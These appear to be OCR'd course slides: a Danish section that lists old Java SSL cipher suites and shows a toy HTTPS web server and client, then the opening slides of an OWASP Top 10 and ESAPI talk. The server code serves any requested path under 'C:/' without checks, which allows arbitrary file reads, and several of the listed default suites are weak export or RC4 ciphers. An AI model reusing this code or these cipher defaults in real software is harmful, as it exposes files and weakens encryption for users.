	SSL_DHE_DSS_WITH_3DES_EDE_CBC_SHA
	SSL_RSA_EXPORT_WITH_RC4_40_MD5
	SSL_DHE_DSS_EXPORT_WITH_DES40_CBC_SHA
	SSL_RSA_WITH_NULL_MD5
	SSL_RSA_WITH_NULL_SHA
	SSL_DH_anon_WITH_RC4_128_MD5
	SSL_DH_anon_WITH_DES_CBC_SHA
	SSL_DH_anon_WITH_3DES_EDE_CBC_SHA
	SSL_DH_anon_EXPORT_WITH_RC4_40_MD5
	SSL_DH_anon_EXPORT_WITH_DES40_CBC_SHA

Default Enabled Cipher Suites (listed in preference order)	
	SSL_RSA_WITH_RC4_128_SHA
	SSL_RSA_WITH_RC4_128_MD5
	SSL_RSA_WITH_DES_CBC_SHA
	SSL_RSA_WITH_3DES_EDE_CBC_SHA
	SSL_DHE_DSS_WITH_DES_CBC_SHA
	SSL_DHE_DSS_WITH_3DES_EDE_CBC_SHA
	SSL_RSA_EXPORT_WITH_RC4_40_MD5
	SSL_DHE_DSS_EXPORT_WITH_DES40_CBC_SHA

Webserver i Java med SSL (dvs. HTTPS)

```
import java.io.*;
import java.util.*;
import javax.net.ssl.*;

public class WebServer {
   public static void main(String argv[]) throws Exception
   {
      String requestMessageLine;
      String fileName;

      SSLServerSocketFactory sslSrvFact =
         (SSLServerSocketFactory)
         SSLServerSocketFactory.getDefault();
      SSLServerSocket listenSocket =
         (SSLServerSocket) sslSrvFact.createServerSocket(9090);
      SSLSocket connectionSocket;

      BufferedReader inFromClient;
      DataOutputStream outToClient;
      StringTokenizer tokenizedLine;
```

```
while (true) {
   try {
      connectionSocket = (SSLSocket) listenSocket.accept();
      inFromClient =
         new BufferedReader(new InputStreamReader(
             connectionSocket.getInputStream()));
      outToClient =
         new DataOutputStream(
             connectionSocket.getOutputStream());
      requestMessageLine = inFromClient.readLine();
      tokenizedLine = new StringTokenizer(requestMessageLine);

      if (tokenizedLine.nextToken().equals("GET")){
         fileName = tokenizedLine.nextToken();
         if (fileName.startsWith("/") == true )
            fileName = fileName.substring(1);
         fileName = "C:/" + fileName;
           /* Server henter filer fra roden */
         File file = new File(fileName);
         int numOfBytes = (int) file.length();
         FileInputStream inFile = new FileInputStream (
            fileName);
         byte[] fileInBytes = new byte[numOfBytes];
```

```
               inFile.read(fileInBytes);
               outToClient.writeBytes
                 ("HTTP/1.0 200 Document Follows\r\n");
               if (fileName.endsWith(".jpg"))
                  outToClient.writeBytes
                         ("Content-Type: image/jpeg\r\n");
               if (fileName.endsWith(".gif"))
                  outToClient.writeBytes
                         ("Content-Type: image/gif\r\n");
               outToClient.writeBytes("Content-Length: "
                         + numOfBytes + "\r\n");
               outToClient.writeBytes("\r\n");
               outToClient.write(fileInBytes, 0, numOfBytes);
               connectionSocket.close();
            }
            else System.out.println("Bad Request Message");
         }
         catch (Exception e) {
            System.out.println(e);
         }
      }
   }
}
```


Webbrowser i Java med SSL (dvs. HTTPS)

```
import java.io.*;
import java.util.*;
import javax.net.ssl.*;

public class WebBrowser {
   public static void main(String argv[]) throws Exception
   {
      String inputLine;

      SSLSocketFactory sslFact =
        (SSLSocketFactory)SSLSocketFactory.getDefault();
      SSLSocket s =
        (SSLSocket)sslFact.createSocket("localhost", 9090);

      BufferedReader inFromServer;
      DataOutputStream outToServer;
      inFromServer =
         new BufferedReader(new InputStreamReader(s.getInputStream()));
      outToServer = new DataOutputStream(s.getOutputStream());

      outToServer.writeBytes("GET test.txt \r\n");
         /* Henter filen test.txt */

      for (int i = 0; i < 10; i++) {  /* Henter 10 linier */
         inputLine = inFromServer.readLine();
         System.out.println(inputLine);
      }  /* Her burde hentes præcis Content-Length: x bytes */
      s.close();
   }
}
```

OWASP Top 10 Web Security Vulnerabilities


Carol McDonald

Sun Microsystems



OWASP Top 10

- Open Web Application Security Project
  - promotes the development of secure web applications
  - developers guide, test guide, top 10, ESAPI...
  - http://www.OWASP.org
- OWASP TOP 10
  - The Ten Most Critical Issues
  - Aimed to educate about the most common web application security vulnerabilities
  - Living document: 2007 Top 10 different from 2004 Top 10



Custom Enterprise Web Application

Enterprise Security API


- Authenticator
- User
- AccessController
- AccessReferenceMap
- Validator
- Encoder
- HTTPUtilities
- Encryptor
- EncryptedProperties
- Randomizer
- Exception Handling
- Logger
- IntrusionDetector
- SecurityConfiguration

Existing Enterprise Security Services/Libraries


p/Category:OWASP_Enterprise_Security_API

Frameworks and ESAPI

- ESAPI is NOT a framework
  - collection of security building blocks, not “lock in”
  - Designed to help retrofit existing applications
  - Wrap your existing libraries and services
    - Extend and customize



Enterprise Security API




OWASP Top Ten	OWASP ESAPI
